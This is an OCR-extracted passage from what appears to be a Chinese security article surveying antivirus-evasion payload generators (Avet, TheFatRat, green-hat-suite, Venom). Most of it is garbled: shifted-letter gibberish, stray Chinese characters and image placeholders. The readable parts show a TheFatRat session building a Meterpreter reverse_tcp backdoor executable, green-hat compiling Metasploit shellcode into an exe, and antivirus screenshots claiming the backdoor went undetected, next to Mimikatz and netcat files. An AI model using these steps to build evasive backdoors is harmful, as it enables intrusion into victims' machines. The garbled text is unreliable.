abcc9da8c086817a38472519b9e37ad6
打开文件所在路径
复制详情
信安之路

脑

3{35 dyhw 隆起

隆 534: 评经 阿 矿

起 ndd 绑 =


j lwfor qh kwwsv=22j lwkxe1fr p 2j r yr ox wr q2dyhw1j lw

阻 dyhw 警 雅 矿 阻 exlog 警 绑 矿 远


j or eddofr qqhf wofr qilj 1vk 警 矿 ndd LS 矿

翻 : : : : 矿 =

12dyhwbideulf 1s|




4矿　练



r x w s x w l h { h　　警矿起　693　　矿　　齐

Ⓡ 43 罗 sd| σ dg矿起 693 矿 516181:



起 矿 416181:

陷 规 矿 鉴 摄

3{36 Wkhidwudw 隆起

绍 Ⓡ 练罗 隆般矿耀 翻 DY Hdv| 隆

艺 参矿 隆(s) 警 隆

DY 警迄 ⓜ矿 罗 ⓟ 隆摄

神

kwwsv=22j lwkxe1fr p2Vfuhhvkhf2Wkhl dwUdw

ndd =

j lwfor qh kwwsv=22j lwkxe1fr p2Vfuhhvkhf2Wkhl dwUdw1j lw

阻Ⓑ 绑=


fg Wkhl dwUdw

=


fkprg.{ vhwxs1vk

12vhwxs1vk矿

矿 1i dwudw




练 (o) 矿齐 罗 RN般矿




阻 4矿 4 罗矿

翻 z lqgr z v/ 5矿 矿 LS矿 矿


警




Sd| σ dg 6 罗矿


[1] windows/shell_bind_tcp
[2] windows/shell/reverse_tcp
[3] windows/meterpreter/reverse_tcp
[4] windows/meterpreter/reverse_tcp_dns
[5] windows/meterpreter/reverse_http
[6] windows/meterpreter/reverse_https
Choose Payload :3
Generate Backdoor
Name || Descript || Your Input
LHOST || The Listen Addres || 192.168.83.177
LPORT || The Listen Ports || 7777
OUTPUTNAME || The Filename output || fat.exe
PAYLOAD || Payload To Be Used || windows/meterpreter
信安之路

ⓟ 警


Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor succeeded with size 24 (iteration=0)
x86/call4_dword_xor chosen with final size 24
Payload size: 24 bytes
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 27 (iteration=0)
x86/shikata_ga_nai chosen with final size 27
Payload size: 27 bytes
Final size of exe file: 73802 bytes
Saved as: output/fat.exe.exe
Your rat file was created and it is stored in : /home/TheFatRat/output/fat.exe.exe
信安之路
Press [ENTER] key to return to menu .

起 693 矿 诉



脑

3{37 Juhhq kdwsur 隆起

行 衍 练 阀 隆矿 般练绑矿 ®

虚 矿脑 院 矿结 隆 齐 5 般矿

般练绑矿 鉴 693矿调 结般 摄 谅 (x) 摄

神

kwwsv=22j lwkxe1fr p 2J uhhq0p 2j uhhq0kdw0vxlwh

警绑 绑 矿词Ⓑ ndd kr p h 警 绑 矿

神

j hp lqvwdoor v dsw0j hwlqvwdoop lqj z 0z 97

翻 ndd 范 =

阻 =

f g j uhhq0kdw


=

uxe| j uhhqkdw1ue


矿 绑 矿

陷罪 4 矿5矿6 ⓤ 阻 矿sd| σ dg 绕经

练 矿 6 罗 sd| σ dg 遭 矿



h{ h 警


[~] Retrieve shellcode from metasploit..
[*] Payload size: 887 bytes
[*] Compiler be used is mingw32
[~] Compiling Code To Exe..
/home/green-hat/d23459077945e111.c:7:20: warning: extra tokens at end of #include dire
ctive
#include <signal.h>#pragma comment(lib,'advapi32.lib')
[+] Success: Generate at /home/green-hat/e4e3b1579a245aa9.exe
[~] Cleaning tempfile..
green-hat
信安之路

起 693 矿 矿


360杀毒
扫描已完成，未发现任何威胁！
查看详情
确定
e4e3b157...
信安之路


aa
文件(F) 编辑(E) 查看(V) 工具(T) 帮助(H)
收藏夹
下载
桌面
最近访问的位置
库
视频
图片
文档
音乐
计算机
网络
名称
artifact
e4e3b1579a245aa9
Invoke-Mimikatz
nc
nc64
svice.bin
360安全卫士12
我的电脑
木马查杀
电脑清理
系统修复
扫描完成！共有2个需处理的
已用时：00:00:03
发现 2 个危险项
Win32/Trojan.ae7
D:\Users\Desktop\aa\artifact.dll
virus.powershell.peinject.a
D:\Users\Desktop\aa\Invoke-Mimikatz.ps1
信安之路

齐

693 脑结 /陷 sd| σ dg

3{38 Yhqr p 隆起

隆脑 般矿 矿耀 p vi

vkhoofr gh

神

kwwsv=22j lwkxe1fr p 2u33w06{ s43lw2yhqr p


绑 Ⓑ 神

j lw


f or qh kwwsv=22j lwkxe1fr p 2J uhhq0p 2j uhhq0kdw0vxlwh1j lw

f g yhqr p / 舰 警 矿 阻 dx{ 警 绑矿 Ⓑ

vhwxs1vk矿




12vhwxs 践 矿



12yhqr p 矿 Ⓑ耀

5 罗矿限 53 罗 dj hqw 跳 矿



48 罗 dj hqw

阻 LS 矿 翻 4<5149; 1; 614: :

阻 矿

